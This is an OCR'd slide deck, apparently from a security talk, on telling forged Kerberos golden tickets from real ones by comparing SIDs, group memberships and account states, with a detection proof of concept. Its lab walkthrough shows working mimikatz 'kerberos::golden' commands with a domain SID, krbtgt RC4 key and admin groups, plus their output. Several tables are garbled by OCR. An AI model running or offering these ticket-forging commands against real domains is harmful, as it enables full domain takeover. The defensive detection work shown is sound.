## Golden mistake

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How can you tell if the golden ticket is fake?



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
#### Agenda


#### Highlight parts


- Problem definition and some technical info
- How adversaries craft and use GT.
- How a user session looks when using GT
- Denoting the logical errors of the attackers when generating GT


## Kerberos Authentication Flow

What are the key points to pay attention to












#### **Kerberos Authentication Flow** Arrow 3


#### KRB\_TGS\_REQ



#### Kerberos Authentication Flow Arrow 3







## How adversaries craft and use GT

I had originally planned to conduct a 90-minute training session, but due to time constraints, I'll be showing you some screenshots and highlighting key points instead.

Lab setup

## Victim Winsows (SMB + SCM) sharepoint.gam.klick Attacker

WIN-2012.gam.klick Mimikatz + psexec



AD (Kerberos) Ad-gam.gam.klick

#### On attacker:

User Monica\_Spears SID S-1-5-21-511818909-1338016983-424820340-1791 192.168.222.4 192.168.233.131

#### On victim

192.168.233.132 192.168.222.7

#### AD

192.168.233.128 192.168.222.1

Lab was populated by BadBlood https://github.com/davidprowe/BadBlood

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Windows PowerShell
PS C:\Users\monica_spears> klist
Current LogonId is 0:0x96049 🖑
Cached Tickets: (2)
#0>
       Client: monica_spears @ GAM.CLICK
       Server: krbtgt/GAM.CLICK @ GAM.CLICK
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 8/30/2023 12:33:25 (local)
                   8/30/2023 22:33:25 (local)
        End Time:
       Renew Time: 9/6/2023 12:33:25 (local)
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
       Cache Flags: 0x1 -> PRIMARY
       Kdc Called: AD-GAM
#1>
       Client: monica_spears @ GAM.CLICK
       Server: host/win-2012.gam.click @ GAM.CLICK
       KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
       Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
       Start Time: 8/30/2023 12:33:25 (local)
        End Time: 8/30/2023 22:33:25 (local)
       Renew Time: 9/6/2023 12:33:25 (local)
       Session Key Type: AES-256-CTS-HMAC-SHA1-96
       Cache Flags: 0
       Kdc Called: AD-gam.gam.click
PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$
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(ij	(ip.addr eq 192.168.222.4    ip.addr eq 192.168.233.131) && (kerberos.SNameString    smb2.nt_status == 0xc00000022    smb2.cmd == 3 )										
No.	Source	Destination	Protoco	Length	Info	SIDs	RID	CNameString	SNameString		
	253 192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ	513,4586,4561,4095,4108,4409,	1791	MONICA_SPEARS,	krbtgt,GAM.CLICK		
	256 192.168.222.1	192.168.222.4	KRB5	425	TGS-REP	513,4586,4561,4095,4108,4409,	1791	MONICA_SPEARS,	cifs, sharepoint.		
<b>*</b>	260 192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request	513,4586,4561,4095,4108,4409,	1791	MONICA_SPEARS,	cifs,sharepoint.g		

(ip.addr eq 192.168.222.4    ip.addr eq 192.168.233.131) && (kerberos.SNameString    smb2.nt_status == 0xc00000022    smb2.cmd == 3 )								
	Source	Destination	Protoco	Length	Info			
253	192.168.222.4	192.168.222.1	KRB5	1917	TGS-REQ			
256	192.168.222.1	192.168.222.4	KRB5	425	TGS-REP			
260	192.168.222.4	192.168.222.7	SMB2	2147	Session Setup Request			
264	192.168.222.4	192.168.222.7	SMB2	184	Tree Connect Request Tree: \\sharepoint.gam.click\IPC\$			
265	192.168.222.7	192.168.222.4	SMB2	138	Tree Connect Response			
274	192.168.222 الم	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c\$			
275	192.168.222.	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED			
276	192.168.222.4	192.168.222.7	SMB2	180	Tree Connect Request Tree: \\sharepoint.gam.click\c\$			
277	192.168.222.7	192.168.222.4	SMB2	130	Tree Connect Response, Error: STATUS_ACCESS_DENIED			
	253 256 260 264 265 274 275 276	Source  253 192.168.222.4 256 192.168.222.1 260 192.168.222.4 264 192.168.222.4 265 192.168.222.7 274 192.168.222.7 275 192.168.222.7 276 192.168.222.4		Source         Destination         Protoco           253 192.168.222.4         192.168.222.1         KRB5           256 192.168.222.1         192.168.222.4         KRB5           260 192.168.222.4         192.168.222.7         SMB2           264 192.168.222.4         192.168.222.7         SMB2           265 192.168.222.7         192.168.222.4         SMB2           274 192.168.222.7         192.168.222.7         SMB2           275 192.168.222.7         192.168.222.4         SMB2           276 192.168.222.4         192.168.222.7         SMB2	Source         Destination         Protoco         Length           253 192.168.222.4         192.168.222.1         KRB5         1917           256 192.168.222.1         192.168.222.4         KRB5         425           260 192.168.222.4         192.168.222.7         SMB2         2147           264 192.168.222.4         192.168.222.7         SMB2         184           265 192.168.222.7         192.168.222.4         SMB2         138           274 192.168.222.7         192.168.222.7         SMB2         180           275 192.168.222.4         192.168.222.4         SMB2         130           276 192.168.222.4         192.168.222.7         SMB2         180			


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0
                                              mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43a
28e4abac /tichet:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:monica_spears /ptt
User : mvica_spears
Domain : gam.click (GAM)
                                                      Define power groups
SID : S-1-5-21-511818909-1338016983-424820340
                                                      that passed to PAC
User Id : 500
Groups Id : *500 501 513 512 520 518 519
ServiceKey: 43ad00a8e90d836d3b051c9b28e4abac - rc4_hmac_nt
Lifetime : 8/30/2023 5:29:25 PM : 8/27/2033 5:29:25 PM : 8/27/2033 5:29:25 PM
-> Ticket : ** Pass The Ticket **
                                                                  Ticket to current
                                                                  session
* PAC generated
* PAC signed
* EncTicketPart generated
 * EncTicketPart encrypted
* KrbCred generated
Golden ticket for 'monica_spears @ gam.click' successfully submitted for current session
mimikatz # kerberos::list
[000000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 8/30/2023 5:29:25 PM; 8/27/2033 5:29:25 PM; 8/27/2033 5:29:25 PM
  Server Name : krbtgt/gam.click @ gam.click
  Client Name : monica spears @ gam.click
  Flags 40e00000
                   <u>: pre_authen</u>t ; initial ; renewable ; forwardable ;
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
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\mathbf{Z}
                                                       Windows PowerShell
PS C:\Users\monica_spears> klist
Current LogonId is 0:0x96049
Cached Tickets: (1)
#0>
        Client: monica_spears @ gam.click
        Server: krbtgt/gam.click@gam.click
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 8/30/2023 17:29:25 (local)
        End Time: 8/27/2033 17:29:25 (local) Fake ticket
        Renew Time: 8/27/2033 17:29:25 (local) (10 years)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\monica_spears> dir \\sharepoint.gam.click\c$
                                              Success
    Directory: \\sharepoint.gam.click\c$
Mode
                     LastWriteTime
                                        Length Name
            4/24/2023 2:10 PM
                                               inetpub
             6/6/2021 7:22 AM
                                               PerfLogs
              8/21/2023 2:48 PM
                                               Program Files
              8/21/2023 11:06 AM
                                               Program Files (x86)
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#### Kerberos Authentication Flow (differences between forged and normal ticket)

(ip.addr eq 192.168.22	22.4    ip.addr eq 192.168.2	233.131) && kerberos.SNameString && !net	tlogon.acct_name == "WIN-2012\$"			
Source	Destination	Length Info	SIDs	RID CNam	neString S	SNameString
96441 192.168.2	222.1 192.168.222.4		513,4586,4561,4095,4108,4409,4306,5	1791 MONI	.CA_SPEARS,	krbtgt,GAM.CLICK,krbtgt,GAN
	222.4 192.168.222.1	~ while PC unlock	513,4586,4561,4095,4108,4409,4306,5			krbtgt,GAM.CLICK,host,win-2
	222.1 192.168.222.4	187 TGS-REP	513.4586.4561.4095.4108.4409.4306.5			host,win-2012.gam.click,hos
	222.4 192.168.222.1	~ GI:)	500,500,501,513,512,520,518,519			krbtgt,gam.click,cifs,share
	222.1 192.168.222.4	1481 TGS-REP  1748 Session Setup Request	500,500,501,513,512,520,518,519,572		— .	cifs, sharepoint.gam.click,
	Protoco Length Info	•	500,500,501,513,512,520,518,519,572	בווטווו ששכ	smb2.nt_stat	cifs,sharepoint.gam.click
					SHIDZ.HC_State	tus
K	(RB5 1535 TG	S-REQ				
K	(RB5 1465 TG	S-REP				
S	SMB2 1731 Se	ession Setup Request				
S	SMB2 314 Se	ession Setup Response			STATUS_SI	UCCESS
S	SMB2 184 Tr	ee Connect Request T	ree: \\sharepoint.gam.clic	ck\IPC\$		
		ree Connect Response			STATUS_SI	UCCESS
m	MB2 180 Tr	ee Connect Request T	ree: \\sharepoint.gam.clic	ck\c\$		
S	MB2 138 Tr	ree Connect Response			STATUS_SI	UCCESS
6	2216					
	28e4abac /t User : Domain : SID : User Id : Groups Id : ServiceKey: Lifetime :	ticket:ticket.kirbi /groups <mark>:5</mark> : monica_spears : gam.click (GAM)	9	nica_spears		ad

User:	gam\monica_spear	S			
User SID:	S-1-5-21-5118189	09-1338016983	-424820	340-1791	
Session: 2	Elevated:	No (Default)	Virtu	alized: No	
SID 5-1-5-15	<b>A</b>		J.	Type	_
	=11010000 122001		. E12	` ''	
	511818909-1338010			NT (Authority)	
S-1-5-21-5	511818909-133801	5983-424820340	)-4095	NT (Authority)	
S-1-5-21-5	511818909-1338010	5983-424820340	0-4108	NT (Authority)	
S-1-5-21-5	511818909-1338010	5983-424820340	0-4119	NT (Authority)	
S-1-5-21-5	511818909-133801	5983-424820340	)-4147	NT (Authority)	Ш
S-1-5-21-5	511818909-133801	5983-424820340	0-4163	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	)-4174	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	)-4195	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	)-4197	NT (Authority)	
S-1-5-21-5	511818909-133801	5983-424820340	)-4292	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	0-4306	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	)-4409	NT (Authority)	
S-1-5-21-5	511818909-133801	5983-424820340	)-4434	NT (Authority)	
S-1-5-21-5	511818909-133801	5983-424820340	0-4561	NT (Authority)	
S-1-5-21-5	511818909-1338016	5983-424820340	0-4586	NT (Authority)	
S-1-5-37-	545			NT (Authority)	





We already see that token group SIDs – while generation GT and in PAC in Wireshark

#### Kerberos Authentication Flow (real Domain Administrator Logon)


SystemInformer.exe (2316) Properties I run SystemInformer to see token info from Administrator —								
General Statistics Performance Threads Token Modules Memory Environment Handles Job GPU Disk and Network Comment Windows								
User: gam\Administrator User SID: S-1-5-21-511818909-1338016983-424820340-500 Session: 1 Elevated: Yes (Default) Virtualized: Not allowed								
Name	Status	Description	SID	ype ^				
Groups								
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory				
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory				
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory				
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory				
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory				
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory				
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory				
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory				
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory				
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory				
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory				
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory				
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory				
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory				
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory				
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory				
Default token Permissions Integrity								

# What and why adversaries do wrong

We try to explain that mistakes

#### Username ←→SID mismatch

mimikatz # kerberos::golden /domain:gam.click /sid:S-1-5-21-511818909-1338016983-424820340 /rc4:43ad00a8e90d836d3b051c9b 28e4abac /ticket:ticket.kirbi /groups:500,501,513,512,520,518,519 /user:dean\_lynch /id:1617 /ptt User : dean\_lynch



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FING.EXE (9932) Properties


General Statistics Performance Threads Token Modules Memo

User: GAM\(\dean_\) | Mismatch


User SID: S-1-5-21-511818909-1338016983-424820340-1617
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PS C:\Users\monica_spears> psgetsid dean_Tynch
PsGetSid v1.45 - Translates SIDs to names and vice versa
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
SID for gam\dean_lynch:
S-1-5-21-511818909-1338016983-424820340-1612
PS C:\Users\monica_spears>
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#### Account disabled



#### User SIDs on token Groups



Also should check SIDHistory property

#### SIDs on token Groups doesn't match real user membership

PING.EXE (7460) Properties											
General Statistics Performance Threads Token	Modules Memory E	Environment Handles GPU Disk	and Network Comment Windows								
User: gam\Administrator	User: gam\Administrator										
User SID: S-1-5-21-511818909-1338016983-	424820340-500										
Session: 0 Elevated: Yes (Default)	Virtualized: Not all	owed									
Name	Status	Description	SID Fake SIDs								
Groups											
gam\Guest	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-501								
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513								
gam\Domain Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-512								
gam\Group Policy Creator Owners	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-520								
gam\Schema Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-518								
gam\Enterprise Admins	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-519								
gam\Denied RODC Password Replication Group	Enabled	Mandatory, Resource	S-1-5-21-511818909-1338016983-424820340-572								
SHAREPOINT\WSS_ADMIN_WPG	Enabled	Mandatory	S-1-5-21-823240014-2544858198-257086841-1004								

#### SIDs on token Groups doesn't match real user membership

User: gam\Administrator									
User SID: S-1-5-21-511818909-1338016983-424820340-500									
Session: 1 Elevated: Yes (	Default)	Virtualized: N	ot allowed						
Name	Status	Description	SID	Туре					
gam\Domain Users	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-513	ActiveDirectory					
gam\TR-17763145s-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4317	ActiveDirectory					
gam\CO-29131715h-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4143	ActiveDirectory					
gam\JE-bic-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4445	ActiveDirectory					
gam\CL-chusbarre-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4508	ActiveDirectory					
gam\LI-270-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4220	ActiveDirectory					
gam\68-bar-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4190	ActiveDirectory					
gam\TE-BEM-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4138	ActiveDirectory					
gam\TE-cos-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4372	ActiveDirectory					
gam\QU-585-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4404	ActiveDirectory					
gam\TR-Mco-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4196	ActiveDirectory					
gam\AR-arellano7-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4305	ActiveDirectory					
gam\LL-pil-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4454	ActiveDirectory					
gam\AB-leo-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4093	ActiveDirectory					
gam\AN-dou-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4199	ActiveDirectory					
gam\AN-260-admingroup1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4362	ActiveDirectory					
gam\62-ARM-distlist1	Enabled	Mandatory	S-1-5-21-511818909-1338016983-424820340-4365	ActiveDirectory					

#### And as the result

- 1. Lookup mismatches
  - Unknown/unexsistent SIDs and users
- 2. Sessions was started on Locked accounts
- 3. User SIDs on token groups
- 4. Membership mismatches

#### Errors. Errors evrywhere

I didn't see any correct instruction



https://bondo.medium.com/golden-ticketattack-ea89553cf9c0



https://pentestlab.blog/2018/ 04/09/golden-ticket/



https://www.ired.team/offensivesecurity-experiments/active-directorykerberos-abuse/kerberos-goldentickets

## I make PoC to find that anomalies

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USEBUG Successfully negotiated credential to token: 1868

Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1004 but doesn't Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1006 but doesn't token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-823240014-2544858198-257086841-1005 but doesn't Token on User S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-511818909-1338016983-424820340-500 in Session 0x47CD3F contains S-1-5-21-511818909-1338016983-424820340-501 but doesn't
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
It is just a PoC →



Are we, as a cybersecurity community, really interested in having these checks done, but on honey targets?



#### Just a Kerberos page from Wiki



### Thank you!



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